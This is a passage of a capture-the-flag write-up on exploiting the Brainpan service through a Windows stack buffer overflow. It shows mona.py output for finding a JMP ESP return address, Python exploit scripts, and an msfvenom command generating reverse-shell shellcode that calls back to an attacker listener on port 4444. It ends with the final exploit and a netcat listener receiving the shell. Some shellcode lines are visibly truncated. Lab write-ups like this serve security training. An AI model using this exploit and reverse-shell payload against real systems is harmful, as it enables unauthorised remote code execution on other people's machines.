005FFA08 F5 F6 F7 F8 F9 FA FB FC ⌡÷≈°∙·√ⁿ
005FFA10 FD FE FF 0D 0A 00 00 02 ²■ ....☻
005FFA18 00 00 00 00 73 02 00 71 ....s☻.q
005FFA20 FA DE AC 77 AE 84 AB 77 ·▐¼w«ä½w
005FFA28 38 00 00 00 00 00 00 00 8.......
005FFA30 00 48 A5 77 0A FF B0 77 .HÑw. ░w
005FFA38 00 00 00 00 00 90 25 00 .....É%.
005FFA40 00 00 00 00 8F FD FF FF ....Å²
005FFA48 02 00 00 00 AC FD FF FF ☻...¼²
005FFA50 D8 30 79 00 00 00 00 00 ╪0y.....
005FFA58 1B 00 00 00 AA FD FF FF ←...¬²
005FFA60 C0 FB 5F 00 EA 04 79 00 └√_.Ω♦y.
005FFA68 D8 1D 79 00 00 00 00 00 ╪↔y.....
005FFA70 00 00 00 00 00 00 00 00 ........
005FFA78 20 24 79 00 03 00 00 00  $y.♥...
005FFA80 00 00 00 00 00 52 75 6E .....Run
005FFA88 6E 69 6E 67 00 00 00 00 ning....
005FFA90 34 FC 5F 00 42 1F A8 77 4ⁿ_.B▼¿w
005FFA98 0F 39 A8 77 FD 29 EC C7 ☼9¿w²)∞╟
005FFAA0 00 00 79 00 40 04 00 00 ..y.@♦..
005FFAA8 D0 FC 5F 00 00 00 00 00 ╨ⁿ_.....
005FFAB0 44 FB 5F 00 38 FB 5F 00 D√_.8√_.
```

This looks like what I was expecting, I can see my offset and then each of the characters in the bad char list. Scanning through I don't see any more bad characters. I.e no other characters have malformed the output.


Find a Return Address

Our next step is to find a return address for our exploit. To do this I use the Immunity Debugger plugin mona.py plugin. Running '!mona modules' in the bottom bar of Immunity Debugger I can see all the modules used. I am looking for any module which has False displayed across columns as this means I don't need to worry about protection mechanisms.



```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         Error accesing memory
         File 'C:\Users\Darryn Brownfield\Desktop\brainpan.exe'
         [14:41:57] New process with ID 00000FBC created
         Main thread with ID 00001D90 created
77A7B840 New thread with ID 00001D3C created
77A7B840 New thread with ID 00001B04 created
77B0A750 New thread with ID 00001DB0 created
31170000 Modules C:\Users\Darryn Brownfield\Desktop\brainpan.exe
75250000 Modules C:\Windows\system32\mswsock.dll
75A20000 Modules C:\Windows\System32\KERNELBASE.dll
76BA0000 Modules C:\Windows\System32\RPCRT4.dll
77760000 Modules C:\Windows\System32\msvcrt.dll
77930000 Modules C:\Windows\System32\WS2_32.DLL
779A0000 Modules C:\Windows\System32\KERNEL32.DLL
77A40000 Modules C:\Windows\SYSTEM32\ntdll.dll
77AD12B0 [14:41:57] Attached process paused at ntdll.DbgBreakPoint
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2020-10-10 14:44:41 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D  0x75a20000 | 0x75c31000 | 0x00211000 | True   | True    | True  |  False   | True   | 10.0.19041.117 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x75250000 | 0x752a6000 | 0x00056000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x779a0000 | 0x77a3a000 | 0x0009a000 | True   | True    | True  |  False   | True   | 10.0.19041.117 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x31170000 | 0x31176000 | 0x00006000 | False  | False   | False |  False   | False  | -1.0- [brainpan.exe] (C:\Users\Darryn Brownfield\Desktop\brainpan.exe)
0BADF00D  0x77760000 | 0x7781f000 | 0x000bf000 | True   | True    | True  |  False   | True   | 7.0.19041.1 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x77a40000 | 0x77bdd000 | 0x0019d000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x76ba0000 | 0x76c61000 | 0x000c1000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x77930000 | 0x77993000 | 0x00063000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.344000
!mona modules
```


Only one is available and it's the brainpan.exe itself, now to check for JMP ESP pointers.



```
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.344000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m brainpan.exe

         ---------- Mona command started on 2020-10-10 14:45:44 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules brainpan.exe
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x31170000 to 0x31176000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 1
0BADF00D [+] Results :
311712F3   0x311712f3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Darryn Brownfield\Desktop\brainpan.exe)
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.344000
!mona find -s "\xff\xe4" -m brainpan.exe
```

Again only one with the value 311712f3. x86 architecture stores values in memory using little endian which means we need to reverse the byte order when adding to our script.

Now I have a JMP ESP value. I updated the script.




```python
#!/usr/bin/python3
import sys, socket

ip="192.168.43.38"
port=9999
padding = "A" * 524
EIP = "\xf3\x12\x17\x31" #JMP ESP - 311712f3
offset = "C" * 4
junk = "D" * (700 -len(padding)-len(EIP))
buff = padding + EIP + offset + junk
buffer= bytes(buff, 'utf-8')

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((ip,port))
    s.recv(1024)
    s.send(buffer)
    s.close()

except:
  print("Application crashed")
  sys.exit()
```

Exp3.py


Create shell code

Nearly finished, the last step is to add our payload that will create a reverse shell to our machine. To do this I used msfvenom.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.43.172 LPORT=4444
XIFUNC=thread -f c -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xc8\xba\x60\x1a\x03\xd4\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x31\x56\x17\x83\xee\xfc\x03\x36\x09\xe1\x21\x4a"
"\xc5\x67\xc9\xb2\x16\x08\x43\x57\x27\x08\x37\x1c\x18\xb8"
"\x33\x70\x95\x33\x11\x60\x2e\x31\xbe\x87\x87\xfc\x98\xa6"
"\x18\xac\xd9\xa9\x9a\xaf\x0d\x09\xa2\x7f\x40\x48\xe3\x62"
"\xa9\x18\xbc\xe9\x1c\x8c\xc9\xa4\x9c\x27\x81\x29\xa5\xd4"
"\x52\x4b\x84\x4b\xe8\x12\x06\x6a\x3d\x2f\x0f\x74\x22\x0a"
"\xd9\x0f\x90\xe0\xd8\xd9\xe8\x09\x76\x24\xc5\xfb\x86\x61"
"\xe2\xe3\xfc\x9b\x10\x99\x06\x58\x6a\x45\x82\x7a\xcc\x0e"
"\x34\xa6\xec\xc3\xa3\x2d\xe2\xa8\xa0\x69\xe7\x2f\x64\x02"
"\x13\xbb\x8b\xc4\x95\xff\xaf\xc0\xfe\xa4\xce\x51\x5b\x0a"
"\xee\x81\x04\xf3\x4a\xca\xa9\xe0\xe6\x91\xa5\xc5\xca\x29"
"\x36\x42\x5c\x5a\x04\xcd\xf6\xf4\x24\x86\xd0\x03\x4a\xbd"
"\xa5\x9b\xb5\x3e\xd6\xb2\x71\x6a\x86\xac\x50\x13\x4d\x2c"
"\x5c\xc6\xc2\x7c\xf2\xb9\xa2\x2c\xb2\x69\x4b\x26\x3d\x55"
"\x6b\x49\x97\xfe\x06\xb0\x70\xc1\x7f\x91\x2c\xa9\x7d\xe5"
"\x3d\x76\x0b\x03\x57\x96\x5d\x9c\xc0\x0f\xc4\x56\x70\xcf"
"\xd2\x13\xb2\x5b\xd1\xe4\x7d\xac\x9c\xf6\xea\x5c\xeb\xa4"
"\xbd\x63\xc1\xc0\x22\xf1\x8e\x10\x2c\xea\x18\x47\x79\xdc"
"\x50\x0d\x97\x47\xcb\x33\x6a\x11\x34\xf7\xb1\xe2\xbb\xf6"
"\x34\x5e\x98\xe8\x80\x5f\xa4\x5c\x5d\x36\x72\x0a\x1b\xe0"
"\x34\xe4\xf5\x5f\x9f\x60\x83\x93\x20\xf6\x8c\xf9\xd6\x16"
"\x3c\x54\xaf\x29\xf1\x30\x27\x52\xef\xa0\xc8\x89\xab\xd1"
"\x82\x93\x9a\x79\x4b\x46\x9f\xe7\x6c\xbd\xdc\x11\xef\x37"
"\x9d\xe5\xef\x32\x98\xa2\xb7\xaf\xd0\xbb\x5d\xcf\x47\xbb"
"\x77";
```

msfvenom allows for the reverse shell payload to be created which I can add to the script.
The final exploit script is:



```
#!/usr/bin/python3
import sys, socket

'''msfvenom -p windows/shell_reverse_tcp LHOST=VPN IP LPORT=4444
EXITFUNC=thread -f c -e x86/shikata_ga_nai -a x86 -b "\x00"'''

ip="192.168.43.38"
port=9999

payload = ("\xb8\x6b\x6e\x2b\xda\xda\xc8\xd9\x74\x24\xf4\x5a\x31\x
"\x52\x31\x42\x12\x03\x42\x12\x83\x81\x92\xc9\x2f\xa9\x83\x8c"
"\xd0\x51\x54\xf1\x59\xb4\x65\x31\x3d\xbd\xd6\x81\x35\x93\xda"
"\x6a\x1b\x07\x68\x1e\xb4\x28\xd9\x95\xe2\x07\xda\x86\xd7\x06"
"\x58\xd5\x0b\xe8\x61\x16\x5e\xe9\xa6\x4b\x93\xbb\x7f\x07\x06"
"\x2b\x0b\x5d\x9b\xc0\x47\x73\x9b\x35\x1f\x72\x8a\xe8\x2b\x2d"
"\x0c\x0b\xff\x45\x05\x13\x1c\x63\xdf\xa8\xd6\x1f\xde\x78\x27"
"\xdf\x4d\x45\x87\x12\x8f\x82\x20\xcd\xfa\xfa\x52\x70\xfd\x39"
"\x28\xae\x88\xd9\x8a\x25\x2a\x05\x2a\xe9\xad\xce\x20\x46\xb9"
"\x88\x24\x59\x6e\xa3\x51\xd2\x91\x63\xd0\xa0\xb5\xa7\xb8\x73"
"\xd7\xfe\x64\xd5\xe8\xe0\xc6\x8a\x4c\x6b\xea\xdf\xfc\x36\x63"
"\x13\xcd\xc8\x73\x3b\x46\xbb\x41\xe4\xfc\x53\xea\x6d\xdb\xa4"
"\x0d\x44\x9b\x3a\xf0\x67\xdc\x13\x37\x33\x8c\x0b\x9e\x3c\x47"
"\xcb\x1f\xe9\xc8\x9b\x8f\x42\xa9\x4b\x70\x33\x41\x81\x7f\x6c"
"\x71\xaa\x55\x05\x18\x51\x3e\x20\xd5\x4c\x67\x5c\xe7\x6e\x86"
"\xc1\x6e\x88\xc2\xe9\x26\x03\x7b\x93\x62\xdf\x1a\x5c\xb9\x9a"
"\x1d\xd6\x4e\x5b\xd3\x1f\x3a\x4f\x84\xef\x71\x2d\x03\xef\xaf"
```



```
"\xd9\x40\x54\x62\x30\xc1\x74\x81\x90\x3c\x1d\x1c\x71\xfd\x40"
"\x9f\xac\xc2\x7c\x1c\x44\xbb\x7a\x3c\x2d\xbe\xc7\xfa\xde\xb2"
"\x58\x6f\xe0\x61\x58\xba")

padding = "A" * 524
EIP = "\xf3\x12\x17\x31" #JMP ESP - 311712f3
offset = "C" * 4
nops = "\x90" * 32
buff = padding + EIP + offset + nops + payload
buffer= bytes(buff, 'utf-8')
try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((ip,port))
    s.recv(1024)
    s.send(buffer)
    s.close()

except:
   print("Application crashed")
   sys.exit()
```

Exp4.py

Before I run the script I change the hosts file to point to the machine IP provided by TryHackMe and start a netcat listener.

```
└──- $nc -nvlp 4444
listening on [any] 4444 …
```

Run the script

Finally we got the shell !!

```
connect to [192.168.43.172] from (UNKNOWN) [192.168.43.172] 9999
CMD Version 1.4.1
Z:\home\puck>getuid
```

All of the above scripts are available in the GitHub repository with their respective name.